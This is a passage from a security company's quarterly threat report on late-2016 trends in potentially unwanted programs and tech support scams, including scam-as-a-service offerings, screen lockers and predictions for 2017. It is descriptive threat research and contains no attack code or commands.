However, we are not going to see malicious phishing attacks disappear. Due to new developments in the downloading and installation of malware originating from phishing emails, as well as the use of macro scripts in Office documents, this method of attack will slightly increase in the next quarter once the seasonal lull subsides and likely continue at steady levels throughout 2017.

# Potentially Unwanted Programs

## Observed increase

In the fourth quarter of 2016, we noticed not only the usual suspects (e.g., Mindspark, which registered 24 new domains, each of them hosting a new PUP), but also an increase in relatively new players such as Jawego, which pushed at least 10 system optimizers based on the Systweak software. System optimizers in general are a popular business model that is on the rise, especially in combination with tech support scams.

A new phenomenon we observed was the use of a “browser lock” type of website that forces Google Chrome users to install shady extensions from the webstore; however, the more common methods of distribution for PUPs, such as bundlers and misleading advertising, are still firmly in place.

## Name changes to avoid detection

One method some PUP peddlers are using to escape detection is to issue the same program under a new name, like the aforementioned Jawego system optimizers. There aren't a lot of differences between the new program and the old, not even in the GUI or the number of false detections, just the name of the program and the associated folders.

Another popular method is to push the installation of the same browser hijacker and give it a different name based on the websites (with a common theme) that the buttons in the toolbar point to (Mindspark). This method creates a toolbar that has no functionality other than advertising and just points users to free websites the user could have easily found themselves.

## Skirting PUP classification criteria

The other method we noticed, shortly after we toughened up our PUP detection criteria, is for the PUP developers to ask us, “What are we doing wrong?” Subsequently, they would make some minor changes in that respect, after which they would ask to be reconsidered.

Once the developers know the specific criteria we use to classify their product as a PUP, they assess whether it's worth the effort to make just enough modifications to their product for it to be declassified rather than look at their overall business practices and determine if they are selling a useful product or just trying to scam users.

Think of it along the lines of a child being asked not to touch another child, with the first child now putting his or her hands close to the face of the annoyed kid but not actually touching him or her. We make it a point to detect applications with shady practices for our users in hopes that the developers will clean up their act. However, when a developer skirts by on technicalities, it only hurts them, because it requires us to look even deeper into what these applications do, and that often reveals even more heinous activity than we originally detected.

So, for all the PUP peddlers reading this, do us both a favor: Read our PUP criteria and make sure your products stay out of the gray zone from the beginning; otherwise, we will just go back and forth until your applications do resemble something legitimate.

## Early 2017 PUP predictions


2017 will likely reveal more system optimizers related to tech support scammers. We can also expect copycat behavior when it comes to already successful PUPs, not just a copy of a program with a new GUI (developed in-house), but also other developers stealing successful methods from the other players. The PUPs that have given up on staying out of the gray will likely start to exhibit more malware-like behavior like for example VM awareness and obfuscation.

# Tech support scams

The last few years have seen an increase in the creation of tech support scammer companies all over the world, to the point of it becoming basically an epidemic. While the stereotype of getting cold calls from “Microsoft support” is still an issue and oftentimes scoffed at by many advanced users, a lot of the methods used by these companies can be considered downright malicious, and the use of social engineering to fool a user into paying big bucks for cheap software is at an expert level.

## TSS on social media

A successful tech support scam requires an ecosystem of lead generation, call centers, and payment processors. As such, advertisements for these services are highly visible on social media, including Facebook, LinkedIn, BlackHatWorld, and a variety of bulletin boards relevant to business process outsourcing (BPO) services. Sellers will, for example, advertise an arbitrary block of calls for sale, post an ad to social media, and then conclude the sale offsite via WhatsApp, Skype, or mobile phone.



**Kaushik Samarth**  
13 mins

**Pop up calls**  
₹650  
New Delhi, India

windows Pop up calls - 650/calls  
Min 5 calls , slot you can decide.  
Porn-750/calls  
Antivirus-800/calls  
Quickbook-1400/calls  
calls available 7 days a week

Contact or call  
Skype - samarthkaushik007@gmail.com  
Call- 8406047716  
Note - do not ask for free sample and postpay

FIGURE 18. Scammer advertising on social media

Figure 18 shows an advertisement for these services on Facebook. It’s unclear how many calls are included in the block, but 650 IND converts roughly to US \$9.50, suggesting that calls are priced to move quickly.

## Scam as a service

A smaller segment of these service brokers will go a step further and provide the entire chain of scam infrastructure as a monthly service, hosted remotely.

Catering to the lower end of the criminal market, a “scam as a service” addresses the issue of criminals with amateurish technical skills, driving off potential victims with a modicum of online savvy. The service provider will take care of technical implementation and even train the buyer’s call center in how to properly conduct the scam.




FIGURE 19. Scam-as-a-service website

Services provided generally include custom browser locks, pay-per-install PUPs that will redirect to a chosen call center, ad cloaking to gain listings on major search engines (although reports indicate this only works for about two weeks for Google ads), training for call center reps, and payment processing. A scam as a service will offer a wide range of products to fill gaps in a scammer’s infrastructure at a premium cost (20,000–60,000 IND).

## Decrease in scammer groups

Mainly due to pressure coming from search engines banning foreign tech support advertising as well as infrastructure providers extorting and defrauding buyers, the lower end of the scammer market has fallen out. These two influences, as well as established players monopolizing market share, have raised the barrier for entry above what some smaller companies can pay. Thus, those that remain in the market tend to have more sophisticated tactics or more resources to appearing legitimate.


## Increase in sophistication

While traditional lock screens remain in use, tactics, tools, and procedures used by scammers have been increasing in sophistication. One example of this is malvertising-driven tech support scams. Generally hosted on AWS, they are impossible to block by IP and rarely contain attribution information sufficient to chain multiple campaigns together.

Pay-per-install-driven scams are also on the rise, possibly because a victim installing a PUP locally leaves no infrastructure visible to the analyst, save for often-incomplete victim reporting. Finally, traditional browser locks are diversifying their approaches and spawning background processes to freeze the target machine.


## Tech support lockers

So-called screen lockers are particularly effective, because unlike an annoying browser alert, they cannot be dismissed easily without cleaning up the infected machine. The same social engineering techniques are used to trick users into calling for assistance and talking to technicians impersonating Microsoft employees.



**FIGURE 20.** A locked Windows computer

Each infected machine reports to a command and control center where the operator can choose what gets displayed on screen, lock the machine, or unlock it remotely. While still in its infancy, this is essentially a botnet for the purpose of tech support scams.



**FIGURE 21.** Custom alert pushed to infected machines

## Early 2017 tech support scam predictions

Pay-per-install-driven scams will increase, due to less leakage of attribution information and the ability to double dip payments from the affiliate manager and the customer who is forced to call the scammer. In addition, the use of lockers will eventually decrease over the next few quarters, as more and more less-savvy users will learn about the scam and how to avoid it (like the law enforcement ransomware of a few years back).

# Conclusion

Despite everything we have covered in this report, the end of 2016 was mild compared to the rest of the year because of the seasonal drop in malware campaigns. Looking into 2017, we can expect a return to similar levels of malware distribution as we saw during Q2 and Q3 2016.

The most important thing to take away from our observations:

- Ransomware dominated in 2016 and continued to do so into 2017. We expect to see very little variation in this in 2017, and if anything, it is getting worse.
- The Kovter Trojan, exhibiting ad fraud behavior, was the most prevalent non-ransomware Windows malware family observed not only near the end of 2016 but throughout most the year.
- The Mac threat landscape consists primarily of Adware and PUPs, however the OSX platform did experience its first example of ransomware and a slew of different Trojan droppers pushing tech support scams, adware installs and in some cases, backdoor malware.
- After the fall of Angler in mid 2016, RIG exploit kit took the reigns as the predominant exploit kit observed being used in the wild.
- Phishing and malspam attacks are getting more sophisticated, from delivering new types of payloads to defeating automated analysis systems with the use of password-protected documents and ZIP files.
- We observed an increase in PUP family development, especially with 'system optimizers' we expect this to continue in 2017 as the PUP distributors are taking notes from cyber criminals and scammers by employing 'browser lock' code on landing pages.
- Despite the high number of tech support scams observed in 2016, the end of the year exposed a decrease in companies/families involved with this type of criminal behavior. This is likely due to pressure being put on by search engines, law enforcement and security companies. However, the players still active in these scams have significantly increased sophistication and the ability to evade classification and reporting of their activities as illegal.

The beginning of 2017 is going to be interesting; however, it is unlikely that we will see any game-changing operations in the first quarter. Expect far more dangerous developments in Q2 and beyond.

## Contributors

Pedro Bustamante – Editor in Chief

Adam Kujawa – Editor/Ransomware/Distribution

Jerome Segura – Editor/Exploits/Tech support scams

Adam McNeil – Malicious spam

Steven Burn – Malicious spam

Hasherezade – Ransomware

Thomas Reed – Mac malware

William Tsing – Tech support scams

Pieter Arntz – Potentially Unwanted Programs (PUPs)





# ABOUT MALWAREBYTES

Malwarebytes is the next-gen cybersecurity company that millions worldwide trust. Malwarebytes proactively protects people and businesses against dangerous threats such as malware, ransomware, and exploits that escape detection by traditional antivirus solutions. The company's flagship product combines advanced heuristic threat detection with signature-less technologies to detect and stop a cyberattack before damage occurs. More than 10,000 businesses worldwide use, trust, and recommend Malwarebytes. Founded in 2008, the company is headquartered in California, with offices in Europe and Asia, and a global team of threat researchers and security experts.

 Santa Clara, CA

 [malwarebytes.com](https://malwarebytes.com)

 [corporate-sales@malwarebytes.com](mailto:corporate-sales@malwarebytes.com)

 1.800.520.2796